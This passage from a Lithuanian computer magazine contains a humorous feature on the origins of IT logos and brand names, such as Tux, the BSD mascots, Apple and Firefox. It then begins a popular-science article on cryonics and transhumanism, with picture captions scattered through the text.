KIEKVIENA SAVE GERBIANTI ORGANIZACIJA IR KOMPANIJA TURI PAVADINIMĄ IR LOGOTIPĄ, KURIE MAKSIMALIAI TIKSLIAI PERTEIKIA JŲ VEIKLOS PRASMĘ. BEJE, DAŽNAI TAI BŪNA TIESIOG GRAŽŪS SIMBOLIAI, KURIE NEATSPINDI JOKIOS KONKREČIOS IDĖJOS. TAS PATS PASAKYTINA IR APIE INFORMACINIŲ TECHNOLOGIJŲ PASAULĮ. VISI MES ŽINOME, KAD PINGVINAS YRA *LINUX* OPERACINĖS SISTEMOS EMBLEMA, O *MACINTOSH* KOMPIUTERIUS GAMINANTI KORPORACIJA VADINASI „APPLE". TAČIAU KODĖL BŪTENT TAIP? JEIGU NORI SUŽINOTI, NEPERVERSK PUSLAPIO.

Pingvinas Tuksas ir kompanija

[**Operacinės sistemos**] Operacinė sistema — tai daugiametis tūkstančių programuotojų darbas, milijonai kodo eilučių, o dažnai ir labai dideli pinigai. Kad projekto neištiktų nesėkmė, svarbu įvertinti kiekvieną smulkmeną, net ir emblemą bei OS pavadinimą. Pavyzdžiui, *FreeBSD* simbolis — simpatiškas demonas, kurio vardas *Beastie*. Fryškės kūrėjai nėra satanistai ir jie nerašo okultinių programų, tiesiog anglų kalboje žodis *daemon* reiškia gerąją dvasią, kartais ir tiesiog energingą, veržlų žmogų. O štai *unix* tipo sistemose *daemon* — tai techninis terminas, reiškiantis programas, kurios fone nepastebimai atlieka kokį nors naudingą darbą. Ir vėl tiesiog peršasi sulyginimas su nematoma geraja dvasia.

Artimos *FreeBSD* sistemos — *OpenBSD* — kūrėjai talismanu pasirinko spygliuotą žuvelę *fugu*. Šis vandens gyventojas gali išsipūsti taip, jog pradinį savo dydį viršija tris kartus, be to, yra pati nuodingiausia žuvis pasaulyje. Kaip tikriausiai ir pats supranti, ši žuvelė jūrų platybėse plaukioja būdama visiškai tikra, kad jos niekas nepuls valgyti. Lygiai taip pat ir *OpenBSD* vartotojai, į globalųjį tinklą išeina be baimės, kad jų sistemą kas nors nulauš — ne veltui ši OS garsėja savo saugumu. Pačią saugiausią planetos operacinę sistemą kuriantys vyrukai — nestokojantys fantazijos žmonės. Kiekvienam naujam sistemos leidimui sukuriamas specialus disko viršelis, kur *puffy* (būtent toks žuvelės vardas) pasirodo vis kitu pavidalu. Pavyzdžiui, vieną kartą ji pasirodė laukinių vakarų šerifo pavidalu, o kitą — kaip OS šalies burtininkė. Visus šiuos paveikslėlius galima rasti adresu *www.openbsd.org/orders.html*.

Toliau sąraše — *NetBSD*. Anksčiau šios sistemos logotipu buvo velnių gauja su vėliava, stovinti ant sudaužytų monitorių ir sisteminių blokų krūvos. Tikriausiai OS kūrėjai tikėjosi išgąsdinti konkuruojančius projektus ir parodyti kūrimo proceso neformalumą — sunku būtų įsivaizduoti komercinį projektą su tokio pobūdžio emblema. Tiesa, šiandien iš *NetBSD* simbolio teliko vėliava. Panašu, jog kūrėjai šiek tiek paaugo, tapo atsakingesni ir rimtesni...

„Apple" kompiuteriams skirtos operacinės sistemos — *Mac OS* — emblema yra besišypsantis veidelis. Kaip tvirtina *Mac'ų* gerbėjai, jie įsimylėjo savo sistemą vos išvydę šį logotipą. Aš pats pirmenybę teikiu kuklesniems vaizdeliams, nei paveikslėliai iš keturių linijų ir poros taškų, tačiau nepaisant to, „Apple" dizainerius pagerbti taip pat reikia. Tokia emblema turėjo parodyti sistemos draugiškumą vartotojo atžvilgiu, jos paprastumą ją perprantant ir dirbant.

Microsoft operacinės sistemos logotipą žino visas pasaulis. Tai — langelis (o ne grotos, kaip sarkastiškai tvirtina daugelis uniksoidų). Tiesa, šis langas pavaizduotas kaip vėliava — tai savotiška kolektyvo vėliava, progreso ir judėjimo simbolis. Kokia gi dar, jeigu ne langas, emblema galėtų būti *Windows* sistemoje? Patys langai buvo taip pavadinti todėl, kad tai buvo pirmoji operacinė sistema su grafine vartotojo sąsaja ir programų langais, kurie pakeitė komandinę eilutę (Ne visai taip. Pirmosios grafinės vartotojo sąsajos su langais buvo pristatytos dar 70-aisiais metais. O pirmą kartą juos panaudojo kompanija „Apple" savo OS 80-ųjų viduryje — red.past.).

Naujasis Bilo Geitso kūrinys garbingai pavadintas *Longhorn*. Esmė tame, kad netoli nuo centrinės M$ būstinės yra kalnų slidinėjimo kurortas, kuriame mėgsta ilsėtis kompanijos darbuotojai (užuot taisę OS saugumo skyles), o vietinis salūnas pavadintas „Longhorn". Štai taip. Pelningiausias planetos produktas taip pavadintas aludės garbei. Be abejo, tai neoficiali versija, tačiau kitos tiesiog nėra. Kokį logotipą sugalvoti operacinei sistemai, kuri vadinasi „Ilguoju ragu"? Logiška, kad tai bus stambaus raguočių atstovo atvaizdas. „Microsoft" apsistojo ties jaučiu. Ir kas po to drįs teigti, kad rimtos programinės įrangos simbolis negali būti gyvūnas?

[TUX] Pingvinas Tuksas — tai ne šiaip sau *Linux* simbolis. Aš net nežinau, kas yra žinomesnis — pati OS, ar jos logotipas. Atributika su Tukso atvaizdu parduotuvėms neša ne mažesnį pelną, nei linuksiniai distributyvai. Aš tiesiog negalėjau pro jį praeiti. Šis logotipas atsirado 1996 metais, kuomet *linux-kernel-mailing list* pašto forume grupė žmonių pasiūlė išsirinkti savo operacinės sistemos emblemą. Idėja buvo palaikyta, po ko buvo pasiūlyta daugybė variantų, taip pat ir tokių kilmingų žvėrių, kaip liūtas ir erelis. Tarp pasiūlytų logotipų buvo ir pingvinas, kuris ant sparnų laikė Žemės rutulį. Tačiau visų linuksoidų vadas ir dievas Torvaldsas viename iš savo laiškų paminėjo štai ką: „Jeigu jūs mąstote apie „pingviną", tai turėtumėte įsivaizduoti šiek tiek nusipenėjusį sėdintį pingviną, kuris yra gerai pavalgęs ir atsirūgęs. Šypsosi patenkintas savimi — pasaulis atrodo tiesiog nuostabiai, jeigu tu ką tik suvalgei keletą šviežios žuvies galonų...".

Tarp dailininkų buvo paskelbtas geriausio pingvino atvaizdo konkursas. Laimėtoju tapo Laris Ivingas, kuris tvirtina, kad piešdamas Tuksą jis naudojo tik laisvą programinę įrangą, taip pat ir rastrinį redaktorių GIMP (kur gi jis sakys, kad naudojo fotošopą!). Iš tiesų pingviną derėtų teisingai vadinti „Taksu", tačiau tarp kompiuteristų nusistovėjo Tukso vardas. Žodį galima paaiškinti taip: *Torvalds UniX*.

Beje, per vieną Linuso gimtadienį jis dovanų gavo tikrą pingviniuką, kurį dabar galima pamatyti Bristolio zoologijos sode.

[IT kompanijos] Metas papasakoti apie informacinių technologijų sferoje dirbančių kompanijų emblemas. Pradėsime nuo „Apple". Esmė tame, kad obuolys — mėgiamiausias kompanijos įkūrėjo Styvo Džobso vaisius. Po trijų mėnesių mastymų, koks turėtų būti naujosios kompanijos pavadinimas, Džobsas



Jau minėtasis Tuksas



Parašius kelis šimtus kodo eilučių nėra nieko geriau už kavos puodelį!

[Ožiukas Frenkas ir Haroldas Mėlyndantis]

Ožiukas Frenkas — portalo *livejournal.com* talismanas. Kaip rašoma jo asmeniniame puslapyje, Frenkas padeda programuoti, atsako į techninio palaikymo tarnybos skambučius. Khm. O štai čia ne itin vykęs *livejournal* kūrėjų pokštas: pareikšti, kad jų techninio palaikymo tarnyboje sėdi, labai atsiprašau, ožiai — ne pats geriausias sprendimas.

Haroldas Mėlyndantis — tai Skandinavijos viduramžių karalius. Valdė išmintingai, vienijo vikingus, pavertė krikščionybę vietine religija. O po tūkstančio metų kiti skandinavai iš kompanijos „Ericsson" sukūrė naują belaidę duomenų perdavimo technologiją. Ji buvo pavadinta „mėlynuoju dantimi" — *bluetooth*, kas visam pasauliui pademonstravo šiaurės tautų pagarbą senosioms praeities kartoms.



Mėgiamiausias Styvo Džobso vaisius



Atsargiai — atkeliauja ugninė lapė!

savo partneriams pareiškė: „Aš kompaniją pavadinsiu „Apple", jeigu iki 5 valandų jūs nesugalvosite nieko geriau". Ir arba su Džobsu tuo metu dirbo ne patys didžiausi eruditai, arba jie tiesiog tingėjo kankintis kažką galvodami, tačiau niekam į galvą nešovė jokia geresnė mintis. *Apple's Macintosh* — obuolių rūšis, kurios vardu buvo pavadinta naujoji kompanija ir jos produkcija. Pagal kitą versiją, korporacija taip buvo pavadinta Bitlų garso įrašų studijos garbei — „Apple corp.", kadangi daugelis kompanijos vadovų ir darbuotojų buvo Liverpulio ketveriukės kūrybos gerbėjai. Tačiau istorija nutyli, kodėl emblemoje vaizduojamas atkąstas vaisius. Lyderiaujančio nešiojamųjų kompiuterių gamintojo pavadinimas „Toshiba" sudarytas iš dviejų dalių: *Tuo* (rytai) ir *Shiba* (žolė). Kaip gi susiję kompiuteriai ir žolė? Viskas labai paprasta: korporacija atsirado susijungus dviems pramonės gigantams — „Tokyo Electric" ir „Shibaura", iš ko ir kilo naujasis pavadinimas — „Tokyo Shibaura", sutrumpintai — „Toshiba".

Žymusis komplektuojančių dalių gamintojas „Fujitsu" taip pavadintas Fudzijamos kalno garbei. Japonams Fudzijama — šventovė, nacionalinis turtas ir jų visas japoniškumas apskritai, todėl čia nėra nieko keisto.

Įdomi „Canon" istorija. Iš pradžių korporacija vadinosi „Kwanon" — toks buvo budistų gailestingumo deivės vardas. Tačiau deivė su tūkstančiu rankų, kuri buvo pavaizduota emblemoje, Europos publikos skoniui netiko. Kompanija pakeitė savo pavadinimą į skambesnį „Canon", kas turi daugybę gilių religijos ir kūrybos reikšmių, bei iš logotipo pašalino deivę.

„Viewsonic", vienas iš stambiausių pasaulio monitorių gamintojų, savo emblemoje įtupdė tris skirtingų spalvų papūgas (tai kanarėlės :) — red.past.). Čia nereikia sukti galvos ir ieškoti prasmės — paprasčiausias rinkodaros triukas. Gražūs spalvoti paukščiukai traukia pirkėjus ir gerai dera prie monitorių.

Stambiausio pasaulyje ryšio operatoriaus AT&T logotipas — gaublio pavidalo. Jis simbolizuoja mūsų planetą, apraizgytą komunikacijų tinklu. Mano kuklia nuomone, jų logotipą derėtų pakeisti: nors pas juos Amerikoje ryšys visur puikus, kai kur Afrikoje arba šiaip nuošalesnėse vietose mobiliojo ryšio telefono geriau neimti, nes iš jo vis tiek nebus naudos.




Disko su *OpenBSD 3.6* viršelis. *Puffy* čia pasirodo kaip šerifas



Demonas — ir jokių velnių!



Vienakupris kupranugaris — PERL simbolis



livejournal.com talismanas

Laisvos programinės įrangos, kurią atstovauja GNU (*GNU Not Unix*) projektas, emblema yra antilopė. Iš tiesų, kam sukti galvą ir ieškoti logotipo, kai tavo organizacija vadinasi GNU? Beje, šnekant angliškai, negalima pamiršti, kad žodyje antilopė *gnu* raidė *g* yra netariama, todėl ištariant visą sutrumpinimą, šią raidę reikia būtinai praleisti (taip pasakė Stolmanas, o su juo *geriau sutikti*).

[Programavimo kalbos] Programavimas — reikšmingas žodis kiekvienam „Hakerio" skaitytojui. Bemiegės naktys prie kompiuterio, knygos ir RTFM, kompiliatoriai ir derintuvai... Tačiau ne kiekvienas megaprogramuotojas žino, kodėl jo mėgiama kalba vadinasi būtent taip ir kodėl būtent tokia kalbos emblema. Pavyzdžiui, PERL — tai *Practical Extraction and Report Language* santrumpa, kas verčiama kaip „praktinio duomenų išgavimo ir ataskaitų sudarymo kalba". *Perl* simbolis — kupranugaris. Ne, ne todėl, kad su šia kalba programuoti gali tik ištvermingi ir kantrūs, o todėl, kad tai simbolizuoja dykumos, asmenybės laivą. Tiesiog žymi knygų leidykla „O'Reilly" ant knygos apie programavimą su *Perl* viršelio išspausdino kupranugarį — ten laikomasi tradicijos ant knygų apie kompiuteriją viršelių spausdinti gyvūnus. Knyga tapo pasauliniu bestseleriu, o Afrikos gyvūnas ėmė asocijuotis su populiaria programavimo priemone.

Dar viena gerai žinoma kalba — *python*. Manai, jog ji taip pavadinta gyvatės garbei? Iš tiesų ji taip pavadinta 70-ųjų populiaraus komiško televizijos serialo „Mončio Pitono oro cirkas" garbei, nes minėtos programavimo kalbos kūrėjas buvo šio serialo fanas. Beje, kūrėjai patys pamiršo *python* pavadinimo kilmės istoriją, todėl jų emblemoje regime gyvatę. Multiplatforminės *Java* logotipas — garuojantis puodelis. Deja, oficialios šią emblemą paaiškinančio versijos nėra. Telieka manyti, kad tai lėmė visuotinis programuotojų pomėgis gerti kavą, nors vadovaujantis tokia logika simboliu turėtų būti alaus bokalas. Beje, lygiai taip pat, kaip ir ši programavimo kalba, vadinasi populiari kavos rūšis.

[Programinė įranga] Viena populiariausių naršyklių — *Mozilla* — taip pavadinta apjungus žodžius *Mosaic* (pirmoji *Internet* naršyklė) ir *Killer*. Manau, kad žudikas čia reiškia tai, jog ši

naršyklė yra *Opera* ir IE žudikė. O logotipe besipuikuojantis tiranozauras buvo pasirinktas dėl panašaus žodžių *Mozilla* ir *Godzilla* sąskambio.

Lengvesnė *Mozilla* versija vadinasi *Firefox* (ugninė lapė). Ši naršyklė — buvęs *Phoenix*, o ji — buvęs *Firebird*. Pavadinimų kaita aiškinama tuo, jog nuolat atsirasdavo kitas to paties pavadinimo produktas. Kūrėjai, be abejo, nesidžiaugdavo, kad jų pavadinimas naudojamas kituose svetimuose projektuose. *Firefox* emblema — lapė, savo ugnine uodega apglėbusi Žemės rutulį. Atseit, ugninė lapė — greičiausia *web* naršyklė. Nors aš tai čia neieškočiau ypatingos idėjos, kadangi 4 kartus logotipą perpiešę dizaineriai buvo pasiruošę pavaizduoti ir lapę, ir krokodilą ir net baltųjų lokių šeimą, kad tik po to nereikėtų logotipo perdarinėti penktąjį kartą.

Pranešimų siuntinėjimo programa ICQ yra vienas iš populiariausių globalaus tinklo servisų visame pasaulyje. Kompaniją „Mirabilis", kuri užtikrino ICQ sistemos darbą, 1996 metais įkūrė 4 Izraelio programuotojai. Mirabilis — tai mėgstanti saulę, aromatinga ir nuodinga gėlytė, turinti haliucinogeninių savybių. Matyt, izraeliečiai programuotojai taip pamėgo šiuos haliucinogenus, kad šios gėlytės garbei pavadino kompaniją ir panaudojo ją kaip emblemą.

Viena iš populiariausių internete duomenų bazių valdymo sistemų — *PostgreSQL*. Projekto simboliu buvo pasirinktas dramblys, kadangi mėgiamiausia vieno iš lyderiaujančių kūrėjų knyga buvo Agatos Kristi „Drambliai gali prisiminti". Nežinau, kaip susijusios duomenų bazės ir literatūra, tačiau faktas lieka faktu.

Kalbant apie programinę įrangą, negalima nepaminėti hakeriškų programų. Užėjus į oficialią geriausio visų laikų ir tautų pažeidžiamumų skenerio — *www.insecure.org* — svetainę, tave sutinka išraiškinga žiūrinti akis. Aš iš pradžių pamaniau, kad *nmap* kūrėjai prisižiūrėjo „Žiedų valdovo", o po to kupini įspūdžių logotipu pasirinko viską matančią akį, tačiau paskui paaiškėjo, kad akis reiškia, jog nuo skenerio neįmanoma nuslėpti nutolusiame kompiuteryje įdiegtos programinės įrangos pažeidžiamumų.



Anarchiškas *NetBSD* logotipas



„Drambliai gali prisiminti"



Vienas iš kultinės gėlytės atvaizdavimo variantų



Džiunglės, papūgos, monitoriai...



Viską matantis NMAP



Antilopė GNU



Stambiųjų raguočių atstovas iš Redmonto



Pitonas. Sumaniose rankose — rimtas programavimo ginklas

[Pabaiga] Ką gi, man skirta vieta baigiasi. Papasakojau tau apie pačius įdomiausius pasaulio logotipus ir pavadinimus. Pasaulio, kuriame mes gyvename: tinklų ir komunikacijų, kompiuterių ir programinės įrangos, IT pasaulio. Dabar tu žinai prasmę tų dalykų, apie kuriuos anksčiau nė nesusimąstydavai. Beje, svarbiausia — ne emblema ir ne pavadinimas, o tai, ką jie reiškia. Monitorių gamintojams svarbiausia — jų ekrano kokybė, o ne kompanijos logotipas. Kad tavo gyvenimo kelyje pasitaikytų kuo daugiau gražių emblemų, kurios sukurtos kokybiškiems produktams.

[Kai kurių IT korporacijų pavadinimų kilmė]

Google — pavadinimas buvo pasirinktas dėl žodžio *Googol*, kas reiškia vienetą su šimtu nulių. O *Google* buvo parašyta ant čekio, kurį paieškos sistemos kūrėjai gavo nuo pirmos į juos investavusios firmos. Po to jie nusprendė portalą pavadinti būtent taip.

Hotmail — resurso įkūrėjui Džekui Smitui kilo mintis sukurti servisą, kuriame galima gauti priėjimą prie pašto per webą. Kai jis pradėjo perrinkinėti projekto pavadinimus, kurie baigėsi žodžiu *mail*, tai apsistojo ties *hotmail*, kadangi jame yra raidės HTML (*HyperText Markup Language*).

Kodak. K — mėgiamiausia korporacijos įkūrėjo Džono Ystmeno raidė. Be to, ji visose pasaulio kalbose rašoma vienodai. Džonas ieškojo žodžių, kurie ir prasidėtų, ir baigtųsi šia geriausia pasaulio raide. Ir prašom, surado.

Yahoo — žodį sugalvojo rašytojas Džonatanas Sviftas, taip nusakydamas blogą, niekšingą žmogų. *Yahoo!* įkūrėjai Džeris Jangas ir Deividas Filo savo servisą pavadino taip todėl, kad patys save tokiais laikė. Suprask, niekšeliai, tik amerikietiški. Oficialiai *Yahoo* iššifruoja kaip *Yet Another Hierarchical Officious Oracle*. Tikriausiai ilgai galvojo tokį paaiškinimą...


Cisco buvo sukurta pagal legendą. Nuo vieno supersvarbaus dokumento kompanijoje nuplyšo gabalėlis, ant kurio buvo parašytos šios penkios raidės, todėl vadovybė nusprendė, kad tai ženklas iš aukščiau. Ką ten gali žinoti, gal taip ir yra.

Nokia. Taip vadinosi suomių miestas, kuriame buvo pirmoji kompanijos gamykla. O miestas taip vadinosi dėl to, kad buvo pastatytas šalia to paties pavadinimo upės. Štai taip.

026

Nemirtingumo technologija

PASAK APIBRĖŽIMO, TRANSŽMOGUS – TAI ŽMOGUS, KURIS, NORĖDAMAS ATEITYJE PAMATYTI KARDINALIAI NAUJAS GALIMYBES, JAU ŠIANDIEN JOMS RUOŠIASI IR TOBULINA SAVE VISAIS ĮMANOMAIS BŪDAIS. KARTU SU DIRBTINIU INTELEKTU, KIBORGIZACIJA IR NANOTECHNOLOGIJOMIS, TRANSHUMANIZMAS REMIASI MOKSLINIO IMORTALIZMO (MOKYMO APIE NATŪRALIUS MOKSLINIUS METODUS PRATĘSTI GYVENIMĄ PRAKTIŠKAI IKI BEGALYBĖS) PASIEKIMAIS. NESIGILINDAMI Į GINČYTINUS FILOSOFINIUS KLAUSIMUS, ŠIANDIEN MES PAŠNEKĖSIME APIE NEMIRTINGUMO TECHNOLOGIJAS.



Krionika ir kiti gyvenimo stimuliatoriai

Daugelio imortalistų įsitikinimu, pats realistiškiausias žingsnis link nemirtingumo yra krionika. Pagal visas prognozes, bet kokių kitų gyvenimo pratęsimo metodų realizacija, įskaitant genų inžineriją, molekulinę mediciną ir visiškai fantastišką žmogiškosios asmenybės perkėlimą į kompiuterinius kaupiklius, užtruks ne vieną dešimtį metų. Krionika, arba, kitaip tariant, kriostazė — tai žmonių konservavimas juos užšaldant iki ultražemų kriogeninių temperatūrų, — nepretenduoja į „gyvybės eliksyro" vaidmenį. Tai viso labo galimybė paruošti „kietą" žmogaus kūno kopiją, tikintis po to ją atgaivinti, panaudojant ateities medicinines technologijas. Kriostazės šalininkai neneigia, jog kol kas nėra būdų, kaip užšaldytus pacientus sugrąžinti į gyvenimą. Tačiau akivaizdu, kad atšildymo, atgaivinimo ir ląstelių bei audinių „remonto" technologija molekuliniame lygyje bus nanotechnologija. Ir nesvarbu, kada ji taps prieinama. Krionika pasiruošusi laukti savo valandos ir dešimt, ir šimtą, ir tūkstantį metų. Kaip sako kriostazės šalininkai, tai yra vienintelis mokslinis metodas, kuris tiesiog dabar suteikia žmogui galimybę (tegu ir menką) nemirtingumui ateityje.

[Mokslas] Biologiniu atžvilgiu krionikos esmė yra tokia. Tradicinė medicina, kuri nugalėjo klinikinę mirtį, praktiškai pasiruošusi pripažinti, jog tam tikrą pakankamai ilgą laiką po biologinės žmogaus mirties daugelis jo smegenų ląstelių dar lieka gyvos ir išsaugo informaciją apie jį kaip asmenybę. Dar mažiausiai keletui valandų žmogaus individualumą galima užfiksuoti ryšių tarp galvos smegenų neuronų struktūros „nuotraukos" pavidalu. Ir tik šios informacijos išnykimas reikš informacinę ir galutinę žmogaus mirtį. Tokį teiginį lyg ir pagrindžia faktas, jog net ir sunkios galvos traumos nesukelia visiško žmogaus asmenybės praradimo. Tai reiškia, kad bendros smegenų struktūros išsaugojimo net ir „su kokybės praradimu" gali visai pakakti tikslios užšaldyto žmogaus kopijos atkūrimui ateityje.

[Technologija] Technologinis kriobalzamavimo procesas atrodo taip. Kraują pakeičia specialus žemoms temperatūroms atsparus pakaitalas, pavyzdžiui, glicerinas. Audiniai prisodrinami cheminio krioprotektoriaus tirpalo, kuris sumažina audinių pažeidimą užšaldymo metu. Po to prasideda lėtas tolygus kūno atšaldymas. Kūnas pervežamas į specialią saugyklą, kur galva žemyn įkišamas į kriostatą — didelį metalinį skysto azoto pripildytą termosą, kuriame temperatūra yra −196 laipsniai pagal Celsijų. Tokiu pavidalu saugomas kūnas nesikeis nepaprastai ilgai. Neįprastą pozą lemia tai, jog azotas





Sklando gandai, jog tarp užšaldytųjų gali būti Voltas Disnėjus ir Salvadoras Dali.



Įdomu, kad daugelis pirmaujančių dirbtinio intelekto ir nanotechnologijų srities specialistų yra imortalistai. Užšaldymo kontraktą sudarę Marvinas Minskis, Erikas Dreksleris, Ralfas Merklis ir kiti hi–tech'o *tėvai.*

greitai išgaruoja ir jį reikia nuolat papildyti. Net jeigu šiame griežtai apibrėžtame technologiniame procese įvyktų kokių nors sutrikimų, paciento smegenys dar kurį laiką būtų apsaugotos. Iš esmės, vien išsaugotų smegenų visiškai pakanka norint pasiekti galutinį kriostazės tikslą. Nuo kūno atskirtos „profesoriaus Douelio galvos" kriobalzamavimas buvo pavadintas „neurokonservacija". Transplantologijoje pakankamai seniai praktikuojamas spermos, kiaušinėlių ląstelių, kaulų smegenų, odos ir akies rainelės užšaldymas. Pirmieji nedidelių suaugusio žmogaus smegenų fragmentų užšaldymo eksperimentai parodė, jog po atitirpdymo „pilkoji medžiaga" skleidžia elektrinį aktyvumą. Iš viso, nedideli biologiniai objektai po apdorojimo krioprotektoriais lengvai pakelia užšaldymą. Kai kurių vabzdžių ir gyvūnų organizmai gali savarankiškai gaminti natūralius krioprotektorius — cukrų ir gliukozę. Šiandien mokslininkai sprendžia didelių organų ir biologinių objektų užšaldymo užduotį.



Puslapiai Internete apie krioniką ir transhumanizmą:
http://www.cryonics.org/
http://www.alcor.org/
http://cryonics.4u.ru/
http://www.eternalmind.ru/



Filmas „Užšaldytas kalifornietis" pavadintas taip todėl, kad pirmąjį istorijoje žmogaus užšaldymą 1967 metais atliko Kalifornijos krionikos draugija.



R.Etindžeris. Nemirtingumo perspektyva — http://www.cryonics.org/book1.html
D.Halperinas. Pirmas nemirtingasis — http://www.heritagecoins.com/tfi/
Žurnalas „Krionika" (leidžiamas nuo 1982 metų) — http://www.alcor.org/CryonicsMagazine

Nevienarūšė jų struktūra neleidžia kokybiškai apdoroti tokių audinių krioprotektoriais ir užtikrinti tolygaus užšaldymo. Dėl to biologinės struktūros yra dalinai suardomos. Tokio organo reanimavimas be išankstinio „remonto" lems jo žuvimą. Beje, elektrofotonuotrauka parodė, kad pažeidimai paprastai būna minimalūs ir nėra negrįžtami. Šiuolaikiniai tyrinėjimai atliekami dviem kryptimis: universalių sintetinių krioprotektorių kūrimas (šiandien jų efektyvumas siekia 85%) ir užšaldymo metu sunaikintos struktūros vientisumo atkūrimo algoritmų kūrimas. Gamtinis tokio algoritmo analogas yra ribosomos „programa" ribonukleino rūgšties molekulės pavidalu, pagal kurios atitikmenį iš aminorūgščių konstruojama baltymo molekulė.

Ląsteles remontuos ir organus į gyvenimą greičiausiai grąžins „molekuliniai chirurgai" — nanomanipuliatoriai (mūsų žurnale jau ne kartą buvo rašyta apie nanotechnologijas). Į užbalzamuotą kūną bus paleista milijonai milijardų nanorobotų, kurių bendras svoris bus apie 500 gramų. Su miniatiūriniais skaičiavimo įrenginiais jie išanalizuos mirties, kriobalzamavimo ir saugojimo metu sukeltus pažeidimus. Po to užvirs tikrasis darbas. Perkeldami molekules ir modifikuodami jų struktūrą, nanomanipuliatoriai atstatinės ląstelių membranas, sujungs perplėštas ląstelės apvalkalo sritis, perpjaus molekulių viduje ir tarp jų esančias siūles, šalins kenksmingus apsikeitimo produktus ir koreguos genetinę medžiagą. Toks „kapitalinis remontas" lems ląstelių gydymą ir pasveikimą, t.y. jos atkūrimą jaunesniu pavidalu. Taip bus išgydytos tos ligos, kurios buvo žmogaus mirties priežastimi, įskaitant vėžį ar AIDS. Į gyvenimą sugrįš ir tie pacientai, kurie žuvo dėl nelaimingo atsitikimo ar žmogžudystės. Tokia reanimacijos procedūra gali trukti keletą mėnesių. Po to nanorobotai organizmą paliks taip pat, kaip ir paprasčiausias gripo virusas — per šlapimą, kraujotakos sistemą arba kvėpavimo takus.



Žymusis Dewar kriostatas, esantis „Alcor" laboratorijoje

[Verslas] Šiandien krioninių depozitoriumų (kriotorijų) paslaugas bendrai paėmus teikia penkios kompanijos: „Alcor" Arizonoje, Krionikos institutas Detroite, „CryoCare Foundation", Amerikos krionikos bendruomenė ir korporacija „TransTime" Kalifornijoje. Kriostatų kapsulėse — po keturis užšaldytus kūnus kiekvienoje — skirtingais paskaičiavimais yra nuo 100 iki 200



„Alcor" kriotorijaus pastatas Arizonos valstijoje, JAV

krionikos pionierių. Dar 2000 užšaldymo laukia eilėje. Kasmet šis skaičius išauga 200–300 žmonių. Paprastai tokiu atveju sudaroma kriostazės sutartis, žmogus tampa organizacijos nariu ir kasmet moka nario mokestį. Pačios užšaldymo procedūros kaina svyruoja nuo 30 iki 150 tūkstančių dolerių. Tokią didelę kainą lemia neribotas sutarties terminas ir ištisas priemonių kompleksas, skirtas išvengti pirmalaikio atšildymo, įskaitant rezervines azoto talpas ir avarinius dyzelinius generatorius. Paprastai už visą sumą apiforminamas draudimas mirties atveju. Finale jaunam žmogui draudimo įnašas neviršija 1000 dolerių per metus. Kai klientas bus kritinės būklės tarp gyvenimo ir mirties, į krioninio depozitorijaus pultą per giminaičius, gydytojus arba medicininius daviklius bus išsiųstas pranešimas, kurį gavusi į įvykio vietą iš karto išvažiuos specialistų brigada. Vos tik gydytojas pasirašys mirties liudijimą, prasidės kūno paruošimas užšaldymui. Tolimesnę istoriją tu jau žinai. Pagal sutarties sąlygas, kūnas kriostate bus saugomas iki pat technologijos, kuri leis jį reanimuoti, atsiradimo ateityje. Siekiant padengti kūno aptarnavimo išlaidas, dalis mokamos sumos padedama į banką už procentus, kas leis kūną saugoti neribotą laiką, o po kliento „prisikėlimo" jam įteikti apvalią pinigų sumelę. Beje, krionikoje naudojamas ir vienas įdomus juridinis triukas. Kad atšildytas klientas, kuris savo laiku buvo „palaidotas", galėtų grįžti į pilnavertį gyvenimą, jam rekomenduojama pinigus pervesti į, pavyzdžiui, Šveicarijos banką. 